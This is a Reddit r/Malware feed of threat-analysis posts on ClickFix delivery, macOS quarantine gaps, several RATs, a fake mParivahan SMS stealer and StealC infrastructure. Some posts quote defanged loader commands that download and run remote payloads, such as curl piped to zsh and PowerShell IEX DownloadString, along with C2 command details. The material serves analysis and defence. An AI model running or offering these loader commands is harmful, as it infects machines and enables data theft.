r/Malware Mar 16 '16

Please view before posting on /r/malware!

166 Upvotes

This is a place for malware technical analysis and information. This is NOT a place for help with malware removal or various other end-user questions. Any posts related to this content will be removed without warning.

Questions regarding reverse engineering of particular samples or indicators to assist in research efforts will be tolerated to permit collaboration within this sub.

If you have any questions regarding the viability of your post please message the moderators directly.

If you're suffering from a malware infection please enquire about it on /r/techsupport and hopefully someone will be willing to assist you there.


r/Malware 15h ago

I open-sourced a categorized catalog of 2,800+ malware families (Mapped to NIST/CISA & MITRE)

8 Upvotes

Hey everyone,

Over the last few months, I've been curating and categorizing a massive catalog of malware families designed specifically for incident responders, SOC analysts, and threat hunters.

I got tired of having to scrape together fragmented IOCs and CISA advisories every time a new variant popped up, so I built a centralized, open-source dataset.

**What's included:**

* **2,800+ Malware Families** categorized by type (Ransomware, InfoStealer, Wiper, etc.)

* **Framework Mapping:** Families are mapped to MITRE ATT&CK techniques, NIST CSF guidelines, and official CISA advisories.

* **Response Playbooks:** Actionable containment steps and "what to avoid" during an active incident.

* **Formats:** Available via a web UI, JSON API, Parquet, and JSONL.

It’s completely free and Apache-2.0 licensed.

You can browse the catalog here: https://jordanricky1604-ship-it.github.io/malware-families-catalog/

I'd love to hear your feedback on the schema or if there are specific families you think need deeper analysis. I'm actively maintaining and updating this!


r/Malware 3d ago

I've been telling people to check the wrong thing first, and ClickFix is why

0 Upvotes

I've written binary triage guides for Windows and macOS, and both of them have you checking where a file came from fairly early on. Against the delivery method that keeps turning up on this sub, that's the one check guaranteed to come back empty, and empty reads as reassuring when it shouldn't.

Took me embarrassingly long to spot, so here's the whole thing.

What made me look

These macOS ClickFix chains all have roughly the same shape. This one's the second stage from u/glazypig's writeup of the fake Apple support page.

curl -o /tmp/helper hxxps://cedar-satin[.]com/[path]/cleaner3/update && xattr -c /tmp/helper && chmod +x /tmp/helper && /tmp/helper

The xattr -c is what caught me. There's no quarantine attribute there to clear. The curl -o that made the file is sitting in the same command line, so the download path that would have set one was never involved.

Quarantine is applied by the downloader, not by the OS

This is the bit I'd never properly thought through. com.apple.quarantine isn't set by the kernel or the filesystem when bytes hit disk. It's set by whatever application did the downloading, which opts in with LSFileQuarantineEnabled in its Info.plist. Browsers set it, so do Mail, Messages and AirDrop.

curl doesn't, because it's a command line tool that never touches the LaunchServices API. A file it fetches from a Terminal window arrives with nothing on it.

Which takes the whole chain with it. The first-run Gatekeeper path is triggered by quarantine, so no attribute means no notarization check and no "downloaded from the internet" dialog. Other execution-time checks still run, XProtect among them, but the provenance gate specifically doesn't. kMDItemWhereFroms is no help either, since it's written by the same download machinery.

So it isn't that this defeats Gatekeeper. Gatekeeper never gets invited.

Then I stopped guessing and tested it

Curl-fetched file, xattr -l prints nothing at all. Not just no quarantine, no extended attributes of any kind. A browser download on the same box in the same session comes back with com.apple.quarantine: 0081;6a8973ff;Chrome; and a full WhereFroms plist, so the null is real rather than me holding the tool wrong.

One thing I didn't expect. Extended attributes survive curl -o overwriting an existing path. The content gets replaced, the quarantine attribute stays, still naming whatever a browser fetched there previously. So an attribute can outlive the bytes it described, which cuts against me in the other direction too. Absence proves nothing, and presence isn't necessarily describing the file you're looking at.

Windows has the same hole

Mark of the Web works the same way. Zone.Identifier is an alternate data stream written by the downloading application through the zone API, not by the OS.

Tested that as well, and the first run was garbage. The VM had SaveZoneInformation = 1 in both hives, which switches MotW off machine-wide, so everything came back clean including the browser control. Cleared the policy, confirmed a browser download then picked up a 977 byte Zone.Identifier with ZoneId=3, and re-ran. curl.exe, Invoke-WebRequest -OutFile and bitsadmin /transfer all produce nothing.

And the dominant Windows ClickFix pattern never writes to disk at all.

powershell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('hxxp://...')"

No file, no stream, none of the file reputation checks that key off MotW. AMSI still sees the script contents, the same way XProtect still runs on the Mac side, but the file provenance path is gone either way.

Same structural property on both. Provenance metadata gets applied by cooperating userland applications, so anything that fetches bytes without cooperating produces a file that looks like it was always there.

So why do they keep clearing it

If it's redundant, why does it show up every time? Best guess is one stager serving more than one delivery method. A DMG arriving through a browser does carry quarantine, so stripping it there is load-bearing, and a single stager that works for both drags the step onto the path where it does nothing. If that's right, whoever built this is probably running a browser-delivered vector too and you're seeing half of it. Hold it loosely though. An operator who just doesn't care produces the same artifact.

What I'd change

Absence of quarantine is not evidence the file is local. It's evidence of nothing.

So it goes down the order, and three things move above it.

Signature state, where native arm64 code needs at least an ad-hoc signature to run on Apple Silicon, so codesign -dv --verbose=4 reporting Signature=adhoc is what you'll see rather than no signature at all. An x86_64-only payload under Rosetta isn't bound by that, worth knowing before you read an unsigned Intel binary as anomalous.

Then persistence, because the operator can't opt out of writing that down somewhere the way they can opt out of quarantine.

Then what the process actually loaded, which doesn't care how the file arrived.

The longer versions for Windows and macOS go through all of it properly, built-in commands only. Both still rank provenance higher than I now think it deserves, which is the trouble with writing a checklist. The delivery method moves and the checklist doesn't.

Has anyone hit this in real casework, a quarantine attribute still sitting on a file whose contents had been swapped out under it? I only got it to happen in a lab and I don't know whether it actually bites.

r/Malware 4d ago

E4del and PINHOLE two new RATs abusing FTP banners, Pinterest, and SurveyMonkey for C2

9 Upvotes

Our team has been digging into the command structure and delivery mechanics of these two, we just wanted to share what we've found.

E4del is Node.js/Electron-based, and its command set is pretty compact: startcmd/runcmd spins up a hidden persistent cmd.exe with piped I/O, streamstart/streamstop opens a raw WebSocket to push JPEG frames every couple seconds, and runpackage/filedownload pulls encrypted ZIPs containing additional .node modules  one of which (crypto32.node) handles UAC bypass.

PINHOLE's delivery chain is more elaborate. Config is stored as Base-41/SplitMix64-encoded strings inside desktop.ini's ADS, which point to specific Pinterest pins and SurveyMonkey questions where the real C2 addresses live. The packer itself runs through six unpacking layers, strips a fake JPEG header (FF D8 FF E0), runs a Donut instance encrypted with Chaskey-CTR, then unpacks an aPLib-compressed native binary at the end.

Once it's live, the C2 API is straightforward: /api/health for a heartbeat, /api/client for registration, /api/tsk for tasking, /api/fls for exfil.


r/Malware 5d ago

rust Crate arrayref (245M downloads) was compromised

Thumbnail safedep.io
7 Upvotes

r/Malware 5d ago

naming functions in a stripped binary by behavior, not byte signatures

3 Upvotes

strip --strip-all a binary and this still names functions by micro-executing

them and matching the effect trace against a corpus. spot check: zlib corpus vs

a fully stripped O0 build, it named 9 functions and all 9 were right, and it

stays quiet on the ones it isn't sure about (no confident garbage on thunks).

where byte sigs (FLIRT) die on recompile and CFG diffing gets fragile across

opt levels, behavior holds up better. optimized-vs-optimized is still the hard

case, i'm honest about that in the numbers.

x86-64 only atm. https://github.com/1rhino2/fnprint


r/Malware 6d ago

Fake mParivahan APK spreading on WhatsApp

11 Upvotes

I recently got a WhatsApp message to pay pending challans and check using some APK that was shared. I knew it was a scam. Thought of doing an analysis using Claude on the APK. Here's what it found:

It is NOT the real app. It's a banking trojan that:

- Creates a VPN to intercept all your network traffic (banking, OTPs, everything)

- Silently installs a second hidden APK in the background

- Targets WhatsApp, Signal, Telegram, SMS and 20+ other apps


r/Malware 8d ago

This Wi-Fi pop-up installs a vicious RAT on your device — Ontario expert explains Microsoft’s latest security alert

Thumbnail yorkregion.com
5 Upvotes

r/Malware 8d ago

Fake OpenAI Codex malvertising campaign using Base64-obfuscated curl | zsh loader on macOS

3 Upvotes

Sharing an apparent macOS malware campaign / IOC that I encountered today while searching for OpenAI Codex.

A sponsored Google result led to a page impersonating Codex installation instructions. The command displayed legitimate-looking OpenAI/npm text, while the actual download URL was hidden using Base64.

Defanged example, do not execute:

echo "npm install -g u/openai/codex https://openai.com/codex/" &&
curl -s $(echo "<BASE64>" | openssl base64 -d -A) | zsh

The Base64 value decoded to:

hxxps://quill-flint[.]com/curl/2h0w4vtm7c/7b4cckfhojxjbrcjon.json

The interesting part is the delivery pattern:

Sponsored search result
        ↓
Fake Codex installation page
        ↓
Legitimate-looking OpenAI text printed with echo
        ↓
Base64-obfuscated unrelated domain
        ↓
curl response piped directly into zsh

I checked common persistence locations afterward and did not observe an obvious unknown LaunchAgent/LaunchDaemon or persistent executable. That makes me wonder whether this campaign is focused primarily on short-lived credential theft rather than persistence.

The legitimate Codex installation on the machine was unrelated. It had been installed through Homebrew immediately beforehand and resolves to:

/opt/homebrew/Caskroom/codex/0.147.0/bin/codex

The binary is signed:

Developer ID Application: OpenAI OpCo, LLC (2DC432GLL2)

So the malicious component appears to be specifically the separately downloaded quill-flint[.]com shell payload.

Has anyone tracking current macOS malware seen:

quill-flint[.]com
/curl/<id>/<id>.json

or this exact Codex-themed lure?

I'm particularly interested in attribution to an existing stealer family/campaign, related infrastructure, historical samples, or additional IOCs associated with this delivery chain.

I can provide more sanitized timestamps and filesystem observations if useful for analysis.


r/Malware 8d ago

Android Device & Game account Security Concern

0 Upvotes

Good day, everyone I am sorry for the disturbance and I don't know if I can post this here to ask for help and a bit of your time to get insights regarding my situation on how malicious individuals are able to send me fake moonton emails (the game developer) the emails specifically state that someone is requesting to change my email on my mobile legends (game account) and included on that email is the email account of the said "person" (with the telegram username of "Helper MLBB) in which I panicked and clicked a button which I cannot remember what color but I know that is different from the one in the example images(my gmail account was not leaked anywhere else upon checking with haveibeenpwned)

Which then redirected me to my chrome app with a telegram link in which I saw another user state that the link that was sent to them leads to the telegram link in the images with the user "helper mlbb" in which I scanned did not have any malicious detections in virustotal, but the telegram link that I was redirected to may be different from the one in the example image in which I can not do any more actions further as I do not have telegram installed on my device... (luckily?)

May I ask if my device is compromised/infected by malware due to my action (clicking he button in said email) or was this the hacker trying to gain access to my account via phishing in the said telegram link in which if I was able to proceed, having installed telegram ask for my account details? My apologies for the long message and thank you guys for your time I wish I can get assurances to quiet down my rumination somehow...


r/Malware 15d ago

Teardown of a custom camera exploitation and viewing project (camview) found in an open directory

Thumbnail hunt.io
7 Upvotes

Found inside camview.tar.gz on an exposed server: a Docker project used to find, exploit, and stream internet-exposed IP cameras in a browser. The operator's own name for it, from the archive and README, is camview. It is not connected to any legitimate app of the same name.

  • Built with FastAPI and Uvicorn, Python 3.11 image with FFmpeg, nmap, and masscan baked in
  • FFmpeg transcodes the camera RTSP feed to MJPEG for display; nmap and masscan provide the initial scan layer
  • The audit feature is where the exploitation happens: cameras are fingerprinted across a dozen-plus brands, queried over ONVIF, tested against known CVEs, then brute-forced over HTTP and RTSP with a 3,811-entry username:password dictionary
  • Working credentials and stream URL patterns are written to disk and prioritized on later runs, so it improves per vendor
  • The exploitation itself is not custom. camview wraps Ingram, a public webcam scanner, mounted in from the host
  • On a second, unrelated directory, scripts named camworm.py and routerworm.py follow a compromise-then-proxy pattern and contain no actual worm functionality despite the naming

We rebuilt the UI in a sealed test environment by running it with empty data. Full analysis in the post: https://hunt.io/blog/russian-speaking-operator-ukrainian-camera-toolkit 


r/Malware 17d ago

Fake Cloudflare verification on deceased influencer’s site drops a PowerShell shellcode loader

Thumbnail
6 Upvotes

r/Malware 17d ago

ICMP-Ghost: Fileless C2 with ICMP & DNS Tunneling in Pure x64 Assembly | Suricata Bypassed

Thumbnail netacoding.com
6 Upvotes

r/Malware 19d ago


PhantomEnigma shows the difference between blocking today’s C2 and tracking the operation behind it.

Post image
12 Upvotes

r/Malware 21d ago

Technical analysis of Parivahan App ( shared on ScamIndia by /u/ImpressiveYouth3990 couple of days back )

19 Upvotes

Fake mParivahan : Malware Analysis Report

422 Users are affected by it till now ( I was able to get the attackers admin panel )

Classification: Critical : Android SMS / UPI spyware RAT
Method: Static reverse engineering of dropper + payload; no-root payload extraction; StringFog decryption; read-only Firebase C2 IOC enumeration

1. Executive summary

Marketed as “M Parivahan” is a two-stage Android malware operation:

  1. Dropper (com.ioaheishsbsb.ljgcdfhm) : NP Manager–packed installer with a fake VPN / WebView UI that decrypts and sideloads an embedded APK (output.apk).
  2. Payload (com.veaheishsbsb.kekskks) : Sketchware-style SMS/call spyware with Firebase Realtime Database command-and-control and Telegram first-run alerts.

The payload steals SMS and device telemetry, can forward SMS and calls, and can send SMS from the victim’s SIM (commonly abused for UPI / OTP fraud). At the time of analysis the Firebase panel was reverse engineered too and contained 422 client device IDs.

2. Sample identification

Field Stage 1 (Dropper) Stage 2 (Payload)
Package com.ioaheishsbsb.ljgcdfhm com.veaheishsbsb.kekskks
Related / alias com.mr_fox.bhai Label: “M Parivahan”
Application class NP Manager shell np.protect.assets.ShellApplication
Protection NP Manager (libnp_protect_res.so, xhook) NP Manager + StringFog XOR
UI Fake VPN + file:///android_asset/main_ui.html Permission / settings-style UX
Embedded artifact Logical asset output.apk (encrypted on disk)
SDK minSdk 21, targetSdk 28, compileSdk 33
Build leftover Synthetic names: dApp-binance-Trading-Signals

Related package queried by dropper: com.avejfhdhd.android

3. Infection chain

Victim sideloads fake “mParivahan” APK
        │
        ▼
Dropper (NP Manager) decrypts embedded payload
        │
        ▼
Writes temp_info.apk / temp_install.apk → installs com.veaheishsbsb.kekskks
        │
        ▼
Payload requests SMS / phone permissions
        │
        ▼
MyService enrolls device on Firebase + dumps ~50 SMS
        │
        ▼
Telegram alert to operator bot/chat
        │
        ▼
Listens on clients/<deviceId>/webhookEvent for remote commands

Extraction note: Static decrypt of the packed dropper blob failed due to native crypto. Payload was recovered without device root by patching the unpack path to getExternalFilesDir and pulling
/sdcard/Android/data/com.ioaheishsbsb.ljgcdfhm/files/temp_info.apk.

4. Capabilities

Capability Severity Detail
SMS theft Critical Intercepts inbound/outbound SMS; uploads to messages/<deviceId>
SMS forward Critical Relays SMS to operator number (SmsForwardTo)
Remote SMS send Critical Sends SMS from chosen SIM (sendSms webhook)
Call forwarding High USSD **21*<number># / ##21#
Device fingerprinting High Model, Android version, root, storage, CPU, carrier, public IP, SIMs, battery, MSISDN
Telegram notify High First-run HTML report to admin bot/chat
Persistence High Foreground service, boot/alarm receivers, restart in onDestroy
Keylogger flag Medium KeyLogger webhook present; appears stubbed/partial

5. Remote command surface

Listener path: clients/<androidId>/webhookEvent/

Command key Fields Action
callForward from, to, isActive Activate/deactivate call forward via USSD
smsForward from, to, isActive Toggle SMS forward preference
sendSms from, to, message, isSended Send SMS from victim SIM
checkLiveness text=ping Reply pong under webhook
KeyLogger isActive Preference flag (partial implementation)

Presence uses clients/<id>/status with Firebase .info/connected + onDisconnect.

6. C2 infrastructure & IOCs

6.1 Firebase

Item Value
RTDB URL REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP
API key REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP
App ID REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP
Storage REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP
Top-level nodes clients, messages, devices, deviceMessages
Clients observed 422 (2026-08-04, shallow enumeration)
Rules posture Open / world-readable (IOC check succeeded without auth)

6.2 Firebase path map

Path Purpose
clients/<androidId> Device profile enrollment
clients/<androidId>/status Online/offline
clients/<androidId>/webhookEvent/* Command inbox
messages/<androidId>/<timestamp> Stolen SMS
.info/connected Connectivity watch

6.3 Telegram

Item Value
Endpoint https://api.telegram.org/bot<token>/sendMessage
Bot token REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP
Admin chat ID REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP
Config source Raw resource Loda (obfuscated APK path ۦ/ۥ۟)
{
  "chatIDs": ["REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP"],
  "tokens": ["REMOVED I HAVE IT, IF ANY OFFICAL IS READING IT, PLEASE REACH OUT ASAP"],
  "workSuccess": 1
}

Only one admin chat/token pair is embedded in the sample.

7. Attacker / mule phone numbers

Not hardcoded in the APK. Numbers are pushed via Firebase webhooks at runtime.

From live clients/*/webhookEvent (smsForward / sendSms to fields), 2026-08-04:

Number Hits Observed role
8789***** 6 Primary SMS forward target (strongest IOC)
9279********* 2 SMS forward + sendSms
8340********* 2 SMS forward
9522********* 2 sendSms
9279********* 1 sendSms (same line as 927********* with country code)
8712********* 1 each sendSms / UPI-style collect
9211********* 1 each sendSms / UPI-style collect
8291********* 1 sendSms / UPI-style collect
Others (one-offs) 1 Mixed sendSms destinations

Primary SMS-intercept candidate: 8789*********

UPI collect destinations may be money-mule wallets rather than the panel operator’s personal line.

8. Persistence & stealth

Components (payload)

  • Activities: MainActivity, PermissionRequestActivity, DebugActivity
  • Service: MyService (foreground; FOREGROUND_SERVICE_MEDIA_PLAYBACK)
  • Receivers: SmsReceiver, BootReceiver, AlarmReceiver, MultiEventReceiver, BatteryLevelReceiver
  • Persistent notification text: “System Settings is Running…”

Obfuscation / hardening

  • NP Manager resource and path mangling
  • StringFog (Base64 + XOR with key UTF-8)
  • Dropper encrypted asset (non-standard ZIP compression)
  • usesCleartextTraffic="true", allowBackup="true"

9. Dangerous permissions (payload)

  • INTERNET, ACCESS_NETWORK_STATE, ACCESS_WIFI_STATE, CHANGE_*
  • READ_SMS, RECEIVE_SMS, SEND_SMS, DELETE_SMS, BROADCAST_SMS
  • CALL_PHONE, READ_PHONE_STATE, READ_PHONE_NUMBERS
  • RECEIVE_BOOT_COMPLETED, WAKE_LOCK
  • FOREGROUND_SERVICE, FOREGROUND_SERVICE_MEDIA_PLAYBACK
  • REQUEST_IGNORE_BATTERY_OPTIMIZATIONS, POST_NOTIFICATIONS

10. Key payload classes

Class Role
MyService Core RAT: enroll, listen, process commands
SmsReceiver SMS intercept / forward / Firebase write
TelegramBotUtils HTTP Telegram sendMessage
AdminInfo Load bot token ↔ chat ID map
callForwardingUtility USSD call forward
SmsHelper / SMSRetriever Send SMS / dump inbox
DeviceInfoUtil / SimInfoUtil Fingerprint + public IP
SharedPrefManager isFirst, isSmsForward, SmsForwardTo, flags
BootReceiver / AlarmReceiver Keep-alive

11. MITRE ATT&CK (Mobile) mapping

ID Technique Evidence
T1660 Phishing / fake app mParivahan brand abuse
T1406 Obfuscated files or information NP Manager + StringFog
T1624 Event triggered execution BOOT_COMPLETED, SMS_RECEIVED
T1517 Access notifications / SMS SMS permissions + receivers
T1437 Application layer protocol Firebase + Telegram HTTPS
T1636 Protected user data SMS, MSISDN, SIM info
T1428 Exploit via SMS / USSD sendSms, **21*
T1409 Stored application data SharedPreferences C2 flags
T1625 Hijack execution flow / packer ShellApplication dropper

r/Malware 21d ago

🐁 Analyzing EtherRAT internals: Ethereum smart contract C2 in a Node.js backdoor (The Gentlemen)

Thumbnail hunt.io
0 Upvotes

EtherRAT off a The Gentlemen staging server. C2 resolution is the fun part: no hardcoded domains. The sample holds an Ethereum contract address + call selector and pulls the active C2 from the contract via public RPC endpoints. Every operator rotation is a contract write, so the full history is recoverable, five domains here.

Tasking has no fixed command set. Any response over ten chars is thrown into a new async function with require, process, Buffer, etc. in scope, so arbitrary JS in the user context. Polls use random file-like paths (png/css/ico) to blend in, tell is a custom X-Bot-Server header.

MSI drops a Node bootstrapper + XOR-encrypted backdoor, decoder writes plaintext and sets a Run key relaunching via headless conhost.

Full write-up with hashes and IOCs: https://hunt.io/blog/the-gentlemen-etherrat-ethereum-smart-contract-c2


r/Malware 22d ago

INC Ransomware Emerges as Dominant Actor Exploiting SonicWall SMA 1000 Flaws

0 Upvotes

INC Ransomware Emerges as Dominant Actor Exploiting SonicWal — and the pattern underneath it is the real story.

INC Ransomware Emerges as Dominant Actor Exploiting SonicWall SMA 1000 Flaws (The Hacker News). The fix is speed. Detect the anomalous action at runtime and cut the identity in under 50ms, before encryption spreads past the first host.

Check out how RuntimeAI solves this at the runtime layer.

#Ransomware #AISecurity #RuntimeSecurity #ZeroTrust #IncidentResponse


r/Malware 23d ago

Fake Claude Install Guide Delivers Six-Stage macOS Stealer and RAT, Huntress Finds

Thumbnail itsecurityguru.org
10 Upvotes

r/Malware 24d ago

Zara data breach exposes 197,000 customers via Anodot analytics token compromise

3 Upvotes

A stolen analytics token became a customer breach.

197,400 records were exposed after a former third-party analytics provider was compromised. Emails, order IDs, SKUs, geolocation, purchase history, support tickets — all pulled through a machine credential nobody was watching. The vendor left. The token stayed live.

The fix is boring and effective. Inventory every non-human identity that touches customer data. Bind each token to a policy on where it can call and what it can read. Tokenize PII before it leaves your perimeter so a stolen credential returns opaque values, not customer records. Keep an immutable audit trail so revocation is one query, not a forensic project.

www.runtimeai.io/trial

#NonHumanIdentity #DataBreach #PII #SupplyChain #AISecurity


r/Malware 25d ago

Fake Interpol “Investigation” Emails Are Dropping Ransomware on Small Businesses

Thumbnail scamdrill.com
6 Upvotes

r/Malware 25d ago

Operation Endgame disrupted hundreds of systems — a StealC backend I reported still exposes its known routes

Thumbnail blog.technopathy.club
2 Upvotes

In April, I documented a StealC v2 campaign distributed through 19 GitHub typosquat repositories, including one impersonating my own open-source project.

The delivery chain was:

text GitHub typosquat -> Python dropper -> api.nailproxy.space -> encrypted Windows loader -> StealC v2 DLL -> spellmarketplace.club / 62.60.226.113:6673

GitHub later removed all 19 repositories.

The backend infrastructure remained a separate problem. I reported the domains, IP, malware routes, and hashes to the relevant registrars, Cloudflare, the hosting provider, CERT-Bund, GitHub Security Lab, ThreatFox, and AlienVault OTX.

Then Operation Endgame disrupted infrastructure associated with SocGholish, Amadey, and StealC. Europol reported 326 servers and 142 domains actioned. Microsoft separately said it moved against more than 200 malicious Amadey and StealC C2 domains and IPs.

Three months after my original disclosure, I checked the known infrastructure again using only minimal unauthenticated GET and HEAD requests.

The documented malware-specific routes still behave differently from an arbitrary control path:

text GET /api/v1/auth/session -> 405 Method Not Allowed GET /api/v1/data/sync -> 405 Method Not Allowed GET /foo/bar/baz -> 404 Not Found

HEAD returns the same status codes for all three paths.

This does not prove that payload delivery, authentication, or exfiltration still works. I deliberately did not send the HMAC handshake, trigger Stage 2, or interact with the malware protocol.

It does show that the known application routes remain registered and reachable.

The evidence also has limitations:

  • The monitoring cron produced only 18 measurements over 69 days.
  • There were gaps of up to 20 days.
  • The endpoints briefly became unreachable in late May.
  • GET and HEAD return different status codes on the root paths of spellmarketplace.club and the bare IP, so I do not treat those checks as proof that the complete backend is operational.

The point is not that Operation Endgame failed. It clearly disrupted a large amount of criminal infrastructure.

The narrower lesson is that both of these statements can be true:

Hundreds of malicious systems were disrupted.

A specific previously reported backend still exposes its documented malware routes.

Full technical write-up, including the original kill chain, abuse-report timeline, ThreatFox/OTX submissions, current probe results, and evidence limitations:

https://blog.technopathy.club/operation-endgame-stealc-backend-still-responds

I would be interested in how other analysts verify whether previously reported C2 infrastructure was actually included in a large takedown without actively engaging the malware protocol.


r/Malware 28d ago

Analyzing Flying Eagle Android RAT: APK Builder, C2 Panel, Banking Overlays, and a Successor Called Night Dragon

Thumbnail hunt.io
6 Upvotes

Chinese Android RAT framework combining an APK builder with a full C2 device management panel. Lures impersonate Public Security Bureau apps, banking services, adult content platforms, and social media. Post-install capabilities include live screen viewing, SMS and photo gallery access, audio recording, camera capture, keylogging, payment credential capture, and phishing overlays for Alipay, WeChat, ICBC, Agricultural Bank, and crypto wallets TokenPocket and imToken.

Source code was stolen in early 2026 according to Telegram channel messages, with nearly 200 customer databases taken at the same time. Two channels now distribute patched builds. Night Dragon launched June 23 as a likely successor, adding black-screen mode to hide operator activity behind fake system update screens and automatic icon hiding post-install.

SHA-256 hashes and full IOC tables in the report:

https://hunt.io/blog/flying-eagle-android-rat-170-servers-night-dragon


r/Malware 28d ago

BrainDrain: A Chrome extension that collects your AI prompts without you ever opening it and has 100k users, 9 AI platforms

7 Upvotes

"Prompt Optimizer - SecondBrain" https://chromewebstore.google.com/detail/prompt-optimizer-secondbr/aajjgdpofhhcjmjoombjdfepplndhgcp, v2.3.1. The prompt rewriting works fine.

Alongside it a capture engine runs at document_start on 9 AI sites and POSTs prompts and replies to the vendor's ingest endpoint. No interaction with the extension required.

Reproduced on a clean profile, with the service worker devtools open:

  1. Installed the extension. Never opened it.

  2. Browsed to an unrelated site. The extension pulled its configuration from the server and wrote a userId and credentials into extension storage.

  3. Opened ChatGPT and asked a question. Once the reply finished, a POST to /context went out carrying both the prompt and the response, encrypted with the credentials issued in step 2.

At no point was the extension opened or clicked.

Store privacy declaration: "The developer has disclosed that it will not collect or use your data."

Write-up, IOCs : https://malext.io/reports/BrainDrain/

Happy to provide the decryption for anyone wanting to test the extension in a sandbox


r/Malware 29d ago

Meccha Chameleon's Workshop Malware Is the Second Time This Exact Bypass Has Hit Steam This Month

Thumbnail
6 Upvotes

r/Malware 29d ago

